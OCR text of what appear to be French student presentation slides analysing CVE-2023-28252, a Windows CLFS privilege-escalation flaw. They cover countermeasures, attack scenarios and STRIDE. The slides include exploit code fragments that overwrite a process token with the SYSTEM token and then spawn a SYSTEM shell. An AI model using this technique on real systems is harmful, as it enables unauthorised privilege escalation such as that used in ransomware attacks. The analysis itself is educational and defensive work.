


Figure 2 : Schéma de la POC

C. Vulnérabilité

2. Explication détaillée

Réécriture du Jeton Système dans notre processus

```
*(UINT64*)0xFFFFFFFF = *(UINT64*)(pos_token + (UINT64)temp_chunk);// system token write content
*(UINT64*)0x100000007 = System_token_value;
*(UINT64*)0x5000448 = g_EProcessAddress + token_offset - 8;// target wire address
CreateLogFile(pszLogFileName: stored_name_CreateLog, fDesiredAccess: GENERIC_READ | GENERIC_WRITE | DELETE, dwShareMode: FILE_SHARE_READ, psaLogF
```

Figure 34 : Code de l'écriture du Jeton Système

```
if (wcscmp(_String1: username, _String2: L"SYSTEM") == 0) {
    printf(_Format: "WE ARE SYSTEM\n");
    if (run_an_exe) {
        std::cout << "We will run this commande : " << path_to_exe << std::endl;
        system(_Command: path_to_exe);
    }
    else {
        system(_Command: "powershell.exe");
    }
}
else {
    printf(_Format: "NOT SYSTEM\n");
}
```

Figure 35 : Code exécution de la commande privilégiée

C. Vulnérabilité

3. Contre-mesures

- Mettre à jour tous les appareils Windows vers une version plus récente que mars 2023.
- Mettre à jour la base virale de l'antivirus
- Vérifier que la version de CLSF.SYS est supérieure à 10.0.22000.1574
- Vérifier les traces dans le dossier public

D. Démonstration

1. Modèle de sécurité
2. Scénario simple
3. Scénario réaliste

D. Démonstration

1. Modèle de sécurité

- Windows 11 22H2 22621.1413 Edition Spectre
- Dernière version non patchée (Mars 2023)
- Windows Defender activé entièrement
- Pare-feu de Windows Defender




Figure 36 : État de l’antivirus

D. Démonstration
2. Scénario simple

- Une personne souhaite faire une élévation de privilège sur une machine qui ne lui appartient pour faire une action interdite
  - Ex : Un lycéen au CDI qui veut installer Minecraft sur les ordinateurs
  - Ex : Un employé de bureau qui veut installer Photoshop




Figure 37 : Mitre Scénario Simple

https://youtu.be/2obIj42MGys

D. Démonstration

3. Scénario réaliste

- Un attaquant souhaite mettre en place un Command and Control (C2) pour pouvoir désactiver l'antivirus pour ensuite déployer un ransomware.
  - Ex : Le groupe Nokoyama

D. Démonstration

3. Scénario réaliste




Figure 38 : Création du virus

D. Démonstration
3. Scénario réaliste

Figure 39 : Mitre Scénario Réaliste

Directory listing for /

https://youtu.be/Oi2kS67lGwY

E. Ouvertures

1. Secure Coding
2. Threat modeling

E. Ouvertures

1. Secure Coding

- Secure By Design
- Culture of Security (Secure by default)
- Auditing

E. Ouvertures

2. Threat modeling

- STRIDE : Framework d'identification des risques informatiques
- Développé / Utilisé par Microsoft
- Menaces :

Threat	Desired property	Threat Definition
Spoofing	Authenticity	Pretending to be something or someone other than yourself
Tampering	Integrity	Modifying something on disk, network, memory, or elsewhere
Repudiation	Non-repudiability	Claiming that you didn't do something or were not responsible; can be honest or false
Information disclosure	Confidentiality	Someone obtaining information they are not authorized to access
Denial of service	Availability	Exhausting resources needed to provide service
Elevation of privilege	Authorization	Allowing someone to do something they are not authorized to do

Figure 40 : STRIDE

Merci pour votre attention !

Avez-vous des questions ?

N'hésitez pas à nous contacter pour toute information :

- mohamed-abdallahi.ILLA@etu.univ-amu.fr
- alexandre.BRIONGOS@etu.univ-amu.fr

Référence Figures 1/2

- Créations personnelles
  - Figures : 1, 2, 9, 10, 11, 12, 23, 33, 36, 37, 38, 39
- https://securelist.com/nokoyawa-ransomware-attacks-with-windows-zero-day/109483/
  - Figure : 3
- https://www.coresecurity.com/core-labs/articles/analysis-cve-2023-28252-clfs-vulnerability
  - Figures : 4, 5, 7, 8, 13, 14, 18, 19, 20, 21, 22, 24, 25, 26, 28, 31, 32, 34, 35,

Référence Figures 2/2

- https://ti.qianxin.com/blog/articles/CVE-2023-28252-Analysis-of-In-the-Wild-Exploit-Sample-of-CLFS-Privilege-Escalation-Vulnerability/
  - Figures : 6, 15, 16, 17, 27, 30
- https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/nf-ntifs-sesetaccessstategenericmapping
  - Figure : 29
- https://en.wikipedia.org/wiki/STRIDE_(security)
  - Figure : 40

Bibliographie 1/2

- https://securelist.com/nokoyawa-ransomware-attacks-with-windows-zero-day/109483/
- https://www.coresecurity.com/core-labs/articles/analysis-cve-2023-28252-clfs-vulnerability
- https://www.securityweek.com/windows-zero-day-exploited-in-nokoyawa-ransomware-attacks/
- https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/windows-debugging-and-exploiting-part-4-ntquerysysteminformation/
- https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2023/CVE-2023-28252.html
- https://en.wikipedia.org/wiki/STRIDE_(security)

Bibliographie 2/2

- https://learn.microsoft.com/fr-fr/windows-hardware/drivers/kernel/introduction-to-the-common-log-file-system
- https://www.bleepingcomputer.com/news/security/windows-zero-day-vulnerability-exploited-in-ransomware-attacks/
- https://www.cert.ssi.gouv.fr/avis/CERTFR-2023-AVI-0306/
- https://github.com/fortra/CVE-2022-37969
- https://www.zscaler.com/blogs/security-research/technical-analysis-windows-clfs-zero-day-vulnerability-cve-2022-37969-part2-exploit-analysis
- https://securityboulevard.com/2022/10/technical-analysis-of-windows-clfs-zero-day-vulnerability-cve-2022-37969-part-2-exploit-analysis/
- https://ti.qianxin.com/blog/articles/CVE-2023-28252-Analysis-of-In-the-Wild-Exploit-Sample-of-CLFS-Privilege-Escalation-Vulnerability